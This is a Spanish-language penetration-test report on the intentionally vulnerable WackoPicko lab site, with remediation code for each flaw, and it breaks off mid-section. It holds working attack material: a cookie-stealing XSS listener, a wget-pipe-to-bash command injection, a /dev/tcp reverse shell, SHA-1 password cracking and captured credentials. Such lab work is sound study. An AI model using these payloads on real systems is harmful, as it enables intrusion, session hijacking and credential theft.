
```
<script>alert(document.cookie)</script>
```

- by scanner1

[Cancel](#) [Create](#)

[Home](#) | [Admin](#) | [Contact](#) | [Terms of Service](#)

Pulsamos el botón *Create* y se queda almacenado en el servidor, y como se observa en la siguiente imagen, al pinchar en la imagen, se ejecuta el comando:




Gracias a esta vulnerabilidad se pueden robar sesiones, al robar las cookies. Para ello, como ejemplo vamos a crear un servidor en escucha en Python, como el que se muestra en pantalla:

```

1  from http.server import BaseHTTPRequestHandler, HTTPServer
2  import urllib.parse
3
4  class RequestHandler(BaseHTTPRequestHandler):
5      def do_GET(self):
6          query = urllib.parse.urlparse(self.path).query
7          params = urllib.parse.parse_qs(query)
8          if 'cookie' in params:
9              cookie = params['cookie'][0]
10             print(f"Cookie recibida: {cookie}")
11
12             self.send_response(200)
13             self.end_headers()
14             self.wfile.write(b'OK')
15
16 def run(server_class=HTTPServer, handler_class=RequestHandler, port=4440):
17     server_address = ('192.168.1.11', port)
18     httpd = server_class(server_address, handler_class)
19     print(f"Servidor escuchando en el puerto {port}...")
20     httpd.serve_forever()
21
22 if __name__ == "__main__":
23     run()

```

En la sección de comentarios, definimos el siguiente Payload y lo cargamos:



Una vez que alguien autenticado pinche en la imagen se enviará directamente la ip y la cookie a mi servidor:

```

[1]+  Terminado (killed)    /home/pedro/anaconda3/bin/python "/home/pedro/Escritorio/from http.py"
Servidor escuchando en el puerto 4440...
Cookie recibida: PHPSESSID=66v836jutrr73qbfba44ivk3a5
192.168.1.5 - - [06/Feb/2025 23:13:18] "GET /?cookie=PHPSESSID%3D66v836jutrr73qbfba44ivk3a5 HTTP/1.1" 200 -
Cookie recibida: PHPSESSID=8d21mct96suntlaisi6vid7at7
192.168.1.25 - - [06/Feb/2025 23:14:10] "GET /?cookie=PHPSESSID%3D8d21mct96suntlaisi6vid7at7 HTTP/1.1" 200 -

```

## 2. Medidas preventivas

Nos fijamos en dos archivos, *preview\_comment.php*, define la entrada de datos para el comentario y *view.php*, el cual se encarga de cargar los datos de la base de datos. En ambos, el código ni sanitiza ni escapa las entradas de los usuarios:

**Entrada** en *preview\_comment.php*, el código original, que no escapa la entrada es:

```
<?php
require_once("../include/html_functions.php");
require_once("../include/comments.php");
require_once("../include/users.php");
require_once("../include/functions.php");
require_once("../include/pictures.php");

session_start();

require_login();

$error = False;
$previewid = 0;
$pic = 0;
if (isset($_POST['text']) && isset($_POST['picid']))
{
    $cur = Users::current_user();
    if (!$previewid = Comments::add_preview($_POST['text'], $cur['id'], $_POST['picid']))
    {
        $error = True;
    }
    else
    {
        if (!$pic = Pictures::get_picture($_POST['picid']))
        {
            $error = True;
        }
        else
        {
            $error = False;
        }
    }
}
```

El código corregido, empleando la función *h()*, propia del código es:

```
session_start();

require_login();

$error = False;
$previewid = 0;
$pic = 0;
if (isset($_POST['text']) && isset($_POST['picid']))
{
    $cur = Users::current_user();
    if (!$previewid = Comments::add_preview(h($_POST['text']), $cur['id'], $_POST['picid']))
    {
        $error = True;
    }
    else
    {
        if (!$pic = Pictures::get_picture($_POST['picid']))
        {
            $error = True;
        }
    }
}
```

**Salida** en *view.php*:

```
<?php our_header(); ?>

<div class="column prepend-1 span-14 first" >
    <h2 id="image-title"><?=h( $pic['title'] )?> </h2>
    
</div>
<div class="column span-14 first last " id="comments">
    <div class="column span-14 first last">
        <h2 id="comment-title">Comments</h2>
    </div>
    <?php if ($comments) { ?>
        <foreach ($comments as $comment) { ?>
            <div class="column prepend-1 span-12 first last">
                <p class="comment"><?=h( $comment['text'] )?></p>
            </div>
            <div class="column prepend-10 span-6 first last">
                - by <a href=<?=h( $VIEW_URL ?>?userid=<?=h( $comment['user_id'] )?>"><?=h( $comment['login'] )?></a>
            </div>
        <?php } ?>
    </?php if ($comments) { ?>
</div>
```

El código corregido, empleando la función *h()*, propia del código es:

```

<?php our_header(); ?>

<div class="column prepend-1 span-14 first" >
    <h2 id="image-title"><?=h( $pic['title']) ?> </h2>
    
        <div class="column span-14 first last " id="comments">
            <div class="column span-14 first last">
                <h2 id="comment-title">Comments</h2>
            </div>
            <?php if ($comments) {
                foreach ($comments as $comment) { ?>
                    <div class="column prepend-1 span-12 first last">
                        <p class="comment"><?= h($comment['text']) ?></p>
                    </div>
                    <div class="column prepend-10 span-6 first last">
                        - by <a href=<?= Users::$VIEW_URL ?>?userid=<?=h( $comment['user_id']) ?>><?=h( $comment['username']) ?></a>
                    </div>
                <?php
            }

```

Con estas dos correcciones impedimos, primeramente, que se introduzca código malicioso desde los comentarios y finalmente, con el escapado de *view.php* evitamos que código que haya sido introducido anterior a la corrección del código puede ser ejecutado. Adjunto una imagen donde se comprueba que se ha solventado la vulnerabilidad:



Comments
<p>holá</p> <p>&amp;lt;script&amp;gt;alert(&amp;#039;00000000&amp;#039;)&amp;lt;/script&amp;gt;</p> <p>&amp;lt;script&amp;gt;alert(&amp;#039;00000000&amp;#039;)&amp;lt;/script&amp;gt;</p> <p>&lt;script&gt;alert('0000000')&lt;/script&gt;</p>

## Vulnerabilidad: Creación de un Shell Remoto

### 1. Explotación

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

URL: <http://192.168.1.11:8080/passcheck.php>

Payload: &wget -q -O - <http://192.168.1.25:9002/prueb.sh> | bash #

#### Descripción de la Vulnerabilidad:

Se puede obtener un shell remoto gracias a la vulnerabilidad de ‘command injection’, lo que le permite ejecutar comandos en el servidor y subir binarios maliciosos.

#### Evidencias:

En la máquina atacante creamos el siguiente archivo bash, que contiene las directivas para crear una *reverse shell*:

```

1#!/bin/bash
2
3 sh -i >& /dev/tcp/192.168.1.25/9000 0>&1
4

```

En la máquina atacante, creamos un servidor con python3 para enviar el script malicioso *prueb.sh* al servidor de wackopicko y en otra terminal ejecutamos netcat para que escuche en el puerto 9002. Adjunto imágenes de las dos terminales:

```

(kali㉿kali)-[~]
$ python3 -m http.server 44444
Serving HTTP on 0.0.0.0 port 44444 (http://0.0.0.0:44444/) ...
[...]
(kali㉿kali)-[~]Desktop
$ nc -lvpn 9000
listening on [any] 9000 ...
[...]

```

Ejecutamos el payload '`&wget -q -O - http://192.168.1.25:44444/prueb.sh | bash #`

' en la opción de verificar el password y ejecutamos:

## WackoPicko.com



Nos vamos a la máquina atacante donde obtenemos la shell:

```

(kali㉿kali)-[~]
$ nc -lvpn 9000
listening on [any] 9000 ...
connect to [192.168.1.25] from (UNKNOWN) [192.168.1.11] 44862
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
about.php
action.swf
admin
calendar.php
cart
comments
css
error.php
guestbook.php
images
include
index.php
passcheck.php
piccheck.php
pictures
secrect.php
submitname.php
test.php
tos.php
upload
users
$ 

```

Como se observa en la imagen somos el usuario *www-data* por lo que tenemos pocos o nulos privilegios, el siguiente paso sería hacer una escalada de privilegios, pero al estar en Docker se hace casi imposible. Para escalar de este shell algo limitada (no puede acceder a *tty*), empleamos la directiva: `python3 -c 'import pty; pty.spawn("/bin/bash")'`:

```

al [~] $ nc -lvp 9024
listening on [any] 9024 ...
connect to [192.168.1.25] from (UNKNOWN) [192.168.1.11] 60366
sh: 0: can't access tty; job control turned off
$ sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
sudo: no tty present and no askpass program specified
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@2be9032af679:/app$ ls
about.php    cart      guestbook.php  passcheck.php  submitname.php  users
action.swf   comments   images        piccheck.php  test.php
admin        css       include      pictures      tos.php
calendar.php error.php index.php    secrect.php  upload
www-data@2be9032af679:/app$ cd ..
cd ..
www-data@2be9032af679:/$ grep www-data /etc/passwd
grep www-data /etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
www-data@2be9032af679:/$ sudo chsh -s /bin/bash www-data
sudo chsh -s /bin/bash www-data
[redundant password for www-data]

```

A parte de crear una shell remota también se pueden descargar archivos con el siguiente payload: & wget http://192.168.1.25:44444/1HTB/exploit -O /tmp/exploit # el -O como se observa en el payload, sirve para que el archivo se descargue en la carpeta tmp. El proceso es el siguiente:

1.- Ponemos en escucha el servidor de la máquina atacante:

```

(kali㉿kali)-[~]
$ python3 -m http.server 44444
Serving HTTP on 0.0.0.0 port 44444 (http://0.0.0.0:44444/) ...

```

2.- Ejecutamos el payload:



3.- Comprobamos en la terminal del servidor que se haya subido:

```

[ OK ]
root@a286b018ee4a:/# service apache2 restart
 * Restarting web server apache2
root@a286b018ee4a:/# cd tmp
root@a286b018ee4a:/tmp# ls
exploit
root@a286b018ee4a:/tmp#

```

Podríamos usar un ransomware y cifrar todo o intentar subir un malware para que descargue los usuarios de la web...

## 2. Medidas preventivas

Para evitar este tipo de vulnerabilidades, se deben validar y sanitizar las entradas o en vez de usar el comando exec() usar un array con las contraseñas, para no ejecutar nada

en la terminal. Para ello, nos vamos al e observa en la siguiente imagen, ni valida, ni sanitiza la entrada del usuario:

```
<?php

require_once("include/html_functions.php");
$checked = false;
$ret = 0;
if (isset($_POST['password']))
{
    // check the password strength
    $pass = $_POST['password'];
    $command = "grep ^$pass$ /etc/dictionaries-common/words";
    exec($command, $output, $ret);
    $checked = true;
}

?>
```

Para corregir el código usamos la función `escapeshellarg` para escapar la entrada del usuario. El nuevo código quedaría como:

```
<?php

require_once("include/html_functions.php");
$checked = false;
$ret = 0;
if (isset($_POST['password']))
{
    // check the password strength
    // $pass = $_POST['password'];
    // $command = "grep ^$pass$ /etc/dictionaries-common/words";
    $pass = escapeshellarg($_POST['password']);
    $command = "grep ^$pass$ /etc/dictionaries-common/words";
    exec($command, $output, $ret);
    $checked = true;
}
```

Con este pequeño cambio, queda solucionada esta vulnerabilidad.

## Vulnerabilidad: Utilización de hashes inseguros en contraseñas (SHA-1)

### 1. Explotación

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 8080

#### Descripción de la Vulnerabilidad:

Se pueden obtener las contraseñas de todos los usuarios, incluidos los administradores a través de la *shell reverse*. Al entrar al archivo *current.sh* que es un archivo de configuración de wackopicko, nos encontramos con los nombres de usuario y contraseña hasheada con su salt al lado en texto plano, fácilmente decodificable.

#### Evidencias:

Adjunto captura de los administradores y usuarios encontrados en dicho archivo, con sus respectivas contraseñas hasheadas, además como se puede observar, en las contraseñas de los administradores no usan hash + salt:

```
LOCK TABLES `admin` WRITE;
/*140000 ALTER TABLE `admin` DISABLE KEYS */;
INSERT INTO `admin` VALUES (1,'admin','d033e22ae348aeb5660fc2140aec35850c4da997'),(2,'adamd','c533607326f2b815a7c23701be52989dac8bdbb1'),(3,'admin','d033e22ae348aeb5660fc2140aec35850c4da997'),(4,'adam','0ace61762d02afdf98f793d9c7edf696b675b2'),(5,'bob','42a9037223cdbfe0c49ef0032f0a1f3392af3fe3');
/*140000 ALTER TABLE `admin` ENABLE KEYS */;
UNLOCK TABLES;
-- 
/*140000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (1,'Sample User','Sample','User','3e912f8fc814831804d735dc2fcbc3cfa75c28e3','NjM2','130','2009-01-05 14:29:00','2009-02-18 14:50:00'),(2,'bob','I Am Bob','Gilbert','abd09072e674720d87ddd27122f67eedbc4b0d08','Mjkx','96','2009-01-05 14:51:05','2009-02-18 14:54:26'),(4,'scanner1','Scanner','1','af256af3d4fd990d0e546daa04e5c75ea356ea','ODUy','100','2009-02-18 14:46:21'),(5,'scanner2','Scanner','2','f9335d99b278012c207a7fc1fca73a7831a21','100','2009-02-18 14:46:21'),(6,'scanner3','Scanner','3','437a746b413c3d1e14f2646a04e5c75ea356ea','NTQw','100','2009-02-18 14:46:51'),(7,'scanner4','Scanner','4','e151a69390679528c6aa357e3c4252a667','NjEz','100','2009-02-18 14:47:04'),(8,'scanner5','Scanner','5','390679528c6aa357e3c4252a667','NjEz','100','2009-02-18 14:47:04'),(9,'wanda','Wanda','Granat','4e4465300b14b31a38a0375a837f0532822d3c3','Nzc1','100','2009-02-18 14:53:23'),(10,'calvinwatters','Calvin','Watters','81418ed6e9bd15076d2f43e17bf5a27c7e35ef7','Nzc5','100','2009-02-18 14:56:11'),(11,'bryce','Bryce','Bob','478fb0b83851b3d16ffc5a2554a4d616f1235156','NyJ3','74','2009-02-18 14:57:36'),(12,'admin','admin','admin','0ace61762d02afdf98f793d98c37edf696b675b2');
/*140000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
```

Vamos a usar *John the Ripper* para descifrar cada una de las contraseñas:

1.- Definimos dos ficheros .txt, uno para las contraseñas sin salt y otro para las contraseñas con salt:

```
admin:d033e22ae348aeb5660fc2140aec35850c4da997
adamd:c533607326f2b815a7c23701be52989dac8bdbb1
admin:d033e22ae348aeb5660fc2140aec35850c4da997
admin:0ace61762d02afdf98f793d98c37edf696b675b2
bob:42a9037223cdbfe0c49ef0032f0a1f3392af3fe3
```

```
$dynamic_24$3e912f8fc814831804d735dc2fcbc3cfa75c28e3$NjM2|
$dynamic_24$abd09072e674720d87ddd27122f67eedbc4b0d08$Mjkx|
$dynamic_24$af256af3d4fd990d0e546daa04e5c75ea356ea$ODUy|
$dynamic_24$f9335d39b2b78018c2b8affa7fc7b0917a3300a7$MzI5|
$dynamic_24$43754746b4043c852864bb321e4f2648d1421c18$Nzk3|
$dynamic_24$e514a672396679528c766a92a857eac4b22bc667$NjEx|
$dynamic_24$f38a9b0b6b1ad2a2a2721841c0cc89b31e044cb$NTQw|
$dynamic_24$4e4465300b14b31a38a0375a837f0532822d3c8$NzcZ|
$dynamic_24$81418ed6e9bd15076d2f43e17b9f5a27c7e55ef7$Nzc5|
$dynamic_24$478fb0b83851b3d16ffc5a2554a4d616f1235156$NyJ3
```

2.- Usamos dos sentencias de *john the Ripper*, una para los hashes sin salt y otra para los que si tienen:

*-john -format=raw-sha1 --incremental wacko\_pass.txt*

*-john --format=dynamic\_24 --incremental --fork=4 wacko\_pass\_salt.txt*

Obtenemos los siguientes resultados:

```
[root@kali]# john --show wacko_pass.txt
[...]
admin:admin
adamd:adamd
admin:admin
adam:04095650
```

Para *bob* tardó demasiado así que lo intenté con [hashes.com](https://hashes.com) y obtuve:

```

✓ Encontrado:
42a9037223cdbfe0c49ef0032f0a1f3392af3fe3:bobrocksmysocks


```

Y para los hashes con salt, obtuve:

bob	(?)
bryce	(?)
sample	(?)
wanda	(?)
scanner2	(?)
scanner5	(?)
scanner3	(?)
scanner1	(?)
scanner4	(?)

Es decir, el propio nombre de usuario es la contraseña, excepto para ‘Sample user’ que es ‘sample’. Falta la contraseña ‘calvinwatters’, pero lleva más de un día y para lo que es no es, necesario encontrarla.

Como se observa el formato de codificación sería  $SHA1(password + salt)$ , algo bastante simple y fácil de decodificar. En la siguiente imagen se muestra como con el usuario administrador ‘adam’ y la contraseña ‘04095650’ se puede acceder al panel de control:



## 2. Medidas preventivas

Usar  $SHA-256$ , sin embargo, debido a la versión de *mysql* y *php* no es posible implementarlo. Por lo que, primeramente, habría que actualizar toda la página web.

### Vulnerabilidad: Uso de contraseñas débiles

#### 1. Explotación

##### Descripción de la Vulnerabilidad:

Uso de contraseñas fácilmente replicables, demasiado cortas, usuario y contraseña iguales o con pequeñas diferencias.

##### Evidencias:

Las evidencias se encuentran en el apartado anterior, de utilización de hashes inseguros.

#### 2. Medidas preventivas

Endurecer las políticas de contraseñas para los usuarios, impidiendo contraseñas cortas, impidiendo usar el usuario como contraseña y, además, exigir al usuario el uso de mayúsculas, minúsculas, caracteres especiales, números y una longitud mínima.

**Vulnerabilidad: Descuento infinito, no confirma las fechas y tampoco descuenta.**

## 1. Explotación

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

Descripción de la Vulnerabilidad:

Wackopicko permite los viernes y sábado aplicar un descuento del 10%, gracias al cupón ‘SUPERYOU21’ que se encuentra todos los viernes y sábados del calendario en la URL: <http://192.168.1.11:8080/calendar.php>. Este descuento tiene dos fallas, la primera es que se puede aplicar infinitamente (aunque realmente no descuenta nada) y la segunda, es que no tiene en cuenta si es viernes o sábado a la hora de aplicar el descuento, por lo que se puede aplicar en cualquier día de la semana.

Evidencias:

Adjunto captura de cómo se encuentra el descuento en la URL especificada anteriormente:

The screenshot shows a web application interface. At the top, there's a blue header bar with the text "WackoPicko.com". Below the header is a navigation bar with four buttons: "Home", "Upload", "Recent", and "Guestbook". The main content area has a white background. It displays the title "WackoPicko Calendar". Below the title, there's a message: "What is going on Friday 14th of February 2025?". Underneath that, another message reads: "We're throwing a party! Use this coupon code: SUPERYOU21 for 10% off in celebration!".

Ahora nos logueamos como *Wanda*, elegimos una imagen al azar y comprobamos que se aplique el descuento de forma indeterminada y en un día distinto de viernes y sábado (un lunes):

Welcome to your cart wanda

Pic name	Sample Pic	Price	Delete?
This grows outside my house		40 Tradebux	<input type="checkbox"/>
Coupon Code	Coupon Amount		
SUPERYOU21	10% Off		
SUPERYOU21	10% Off		
SUPERYOU21	10% Off		

Luego se aplica un 10% a 40, luego un 10% a 36, luego un 10% a 32.4, es decir, el precio final con este error es: 29.16 Tradebux.

Confirm your purchase wanda

Pic name	High Quality Link	Price
This grows outside my house	<a href="http://192.168.1.11:8080/pictures/high_quality.php?picid=15&amp;key=ODcxNDAyNA%3D%3D">http://192.168.1.11:8080/pictures/high_quality.php?picid=15&amp;key=ODcxNDAyNA%3D%3D</a>	40 Tradebux
Total : <b>29.16 Tradebux</b>		
<a href="#">Purchase</a>		

[Home](#) | [Admin](#) | [Contact](#) | [Terms of Service](#)

Aunque, si realmente lo compramos, nos descuentan 40 Tradebux. Wanda al inicio tiene 100 Tradebux:

Hello wanda, you got 100 Tradebuxs to spend!

Cool stuff to do:

[Who's got a similar name to you?](#)  
[Your Uploaded Pics](#)  
[Your Purchased Pics](#)

Enter in our contest:

Compramos el carrito con el supuesto descuento y comprobamos que en realidad no se descuentan 29.16, si no que se descuentan 40 Tradebuxs:

Hello wanda, you got 60 Tradebuxs to spend!

Cool stuff to do:

[Who's got a similar name to you?](#)  
[Your Uploaded Pics](#)  
[Your Purchased Pics](#)

Enter in our contest:

Luego, realmente no hay ningún descuento.

## 2. Medidas preventivas

Este es el código original encargado de manejar los cupones, como se observa no tiene en cuenta ni la fecha ni el número de veces que se pueda usar el cupón:

```
<?php if ($coupons) { ?>
<table>
  <tr>
    <th>Coupon Code</th> <th>Coupon Amount</th>
  </tr>
  <?php foreach($coupons as $coupon) { ?>
  <tr>
    <td><?=h($coupon['code']) ?></td><td><?=h( 100.0 - $coupon['discount']) ?>% Off</td>
  </tr>
  <?php } ?>
</table>
<?php } ?>
```

Modificamos el código en *review.php* para que tenga en cuenta que si no es viernes o sábado no se puede agregar el cupón SUPERYOU21:

```
if ($cart) {
    $items = Cart::cart_items($cart['id']);
    $coupons = Cart::cart_coupons($cart['id']);
}

$error_message = "";
if ($_SERVER["REQUEST_METHOD"] === "POST" && isset($_POST['couponcode'])) {
    $couponcode = strtoupper(trim($_POST['couponcode']));

    if ($couponcode === "SUPERYOU21") {
        $dia_actual = date('N');
        if ($dia_actual != 5 && $dia_actual != 6) {
            $error_message = "El cupon SUPERYOU21 no es valido en este momento.";
        } else {
            if (!Cart::add_coupon($cart['id'], $couponcode)) {
                $error_message = "El cupon ingresado no es valido.";
            }
        }
    } else {
        if (!Cart::add_coupon($cart['id'], $couponcode)) {
            $error_message = "El cupon ingresado no es valido.";
        }
    }
}

our_header("cart");
?>
```

Comprobamos:

## Welcome to your cart wanda

Pic name	Sample Pic	F
Awesome Flower Pic		2

El cupon SUPERYOU21 no es valido en este momento.

[Continue to Confirmation](#)

En el archivo *cart.php* añadimos una condición en la función *add\_coupon()* para que no se puedan añadir dos cupones simultáneos, esta es la función original:

```
function add_coupon($cartid, $couponcode)
{
    $query = sprintf("SELECT * from `coupons` where code = '%s' LIMIT 1;", mysql_real_escape_string($couponcode));
    if (!$res = mysql_query($query))
    {
        return False;
    }
    if (!$arr = mysql_fetch_assoc($res))
    {
        return False;
    }
    $couponid = $arr['id'];
    $query = sprintf("INSERT into `cart_coupons` (`cart_id`, `coupon_id`) VALUES ('%d', '%d');",
                    mysql_real_escape_string($cartid),
                    mysql_real_escape_string($couponid));
    return mysql_query($query);
}
```

Con la condición:

```
function add_coupon($cartid, $couponcode)
{
    $query = sprintf("SELECT id FROM `coupons` WHERE code = '%s' LIMIT 1;", mysql_real_escape_string($couponcode));
    if (!$res = mysql_query($query)) {
        return false;
    }

    if (!$arr = mysql_fetch_assoc($res)) {
        return false;
    }
    $couponid = $arr['id'];

    $query = sprintf("SELECT 1 FROM `cart_coupons` WHERE `cart_id` = '%d' AND `coupon_id` = '%d' LIMIT 1;",
                    mysql_real_escape_string($cartid),
                    mysql_real_escape_string($couponid));

    $res = mysql_query($query);

    if (mysql_num_rows($res) > 0) {
        return false;
    }
    $query = sprintf("INSERT INTO `cart_coupons` (`cart_id`, `coupon_id`) VALUES ('%d', '%d');",
                    mysql_real_escape_string($cartid),
                    mysql_real_escape_string($couponid));

    return mysql_query($query);
}
```

Comprobamos que funcione, para ello en *review.php* cambiamos la condición para que sea los lunes cuando se aplique el descuento:

Awesome Flower Pic



Coupon Code	Coupon Amount
SUPERYOU21	10% Off

El cupon ya ha sido ingresado.

## Vulnerabilidad: Credenciales en el código en texto plano

### 1. Explotación

Servicio Afectado: MySQL

Descripción de la Vulnerabilidad:

Las credenciales (`$username`, `$pass`, `$database`) están en el código, lo que significa que si alguien accede a este archivo (por error de configuración o filtración), podría conectarse a la base de datos.

Evidencias:

En el archivo `ourdb.php` se encuentra el siguiente código:

```
<?php  
  
$username = "wackopicko";  
$pass = "webvuln!@#";  
$database = "wackopicko";  
  
require_once("database.php");  
$db = new DB("localhost", $username, $pass, $database);  
  
?>
```

Desde una shell remota se podría obtener acceso a la base de datos:

```

File Actions Edit View Help
mysql Ver 14.14 Distrib 5.5.47, for debian-linux-gnu (x86_64) using readline 6.3
www-data@2be9032af679:/sys$ mysql -u wackopicko -p -h localhost wackopicko
mysql -u wackopicko -p -h localhost wackopicko
Enter password: webvuln!@#
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 5.5.47-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW TABLES;
SHOW TABLES;
+-----+
| Tables_in_wackopicko |
+-----+
| admin           |
| admin_session  |
| cart            |
| cart_coupons   |
| cart_items      |
| comments        |
| comments_preview|
| conflict_pictures |
+-----+

```

## 2. Medidas preventivas

Nunca se deben poner credenciales directamente en archivos accesibles por la aplicación. Se deben usar variables de entorno o archivos de configuración fuera del directorio público.

**Vulnerabilidad:** Session-cookie de admin previsible y no caduca al instante de cerrar sesión

### 1. Explotación

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

#### Descripción de la Vulnerabilidad:

La sesión cookie del panel de admin es muy previsible, ya que se incrementa en uno cada vez que se registra el administrador. Además, esas cookies no caducan al cerrar sesión y quedan accesibles por un tiempo.

#### Evidencias:

Empleamos la herramienta de *Burpsuite* para interceptar el tráfico. Accedemos al panel de control y nos logueamos con *admin:admin* y comprobamos burpsuite:

Request	Response
<pre> 1   GET /admin/index.php?page=home HTTP/1.1 2   Host: 192.168.1.11:8080 3   Cache-Control: max-age=0 4   Accept-Language: en-US,en;q=0.9 5   Upgrade-Insecure-Requests: 1 6   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 7   Accept: 8   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9   Referer: http://192.168.1.11:8080/admin/index.php?page=login 10   Accept-Encoding: gzip, deflate, br 11   Cookie: session=3; PHPSESSID=lf3rsmhluvem067rf61e8pc736 12   Connection: keep-alive 13   14   </pre>	<pre> 1   HTTP/1.1 200 OK 2   Date: Wed, 12 Feb 2025 20:47:59 GMT 3   Server: Apache/2.4.7 (Ubuntu) 4   X-Powered-By: PHP/5.5.9-lubuntu4.29 5   Vary: Accept-Encoding 6   Content-Length: 116 7   Keep-Alive: timeout=5, max=99 8   Connection: Keep-Alive 9   Content-Type: text/html 10   11   12   &lt;h2&gt; 13     Welcome to the awesome admin panel admin 14   &lt;/h2&gt; &lt;a href="/admin/index.php?page=create"&gt;   Create a new user! &lt;/a&gt; </pre>

Como se observa se crea una sesión con el número identificativo 3. Nos volvemos a loguear y obtenemos una nueva sesión con el número identificativo 4:

Request	Response
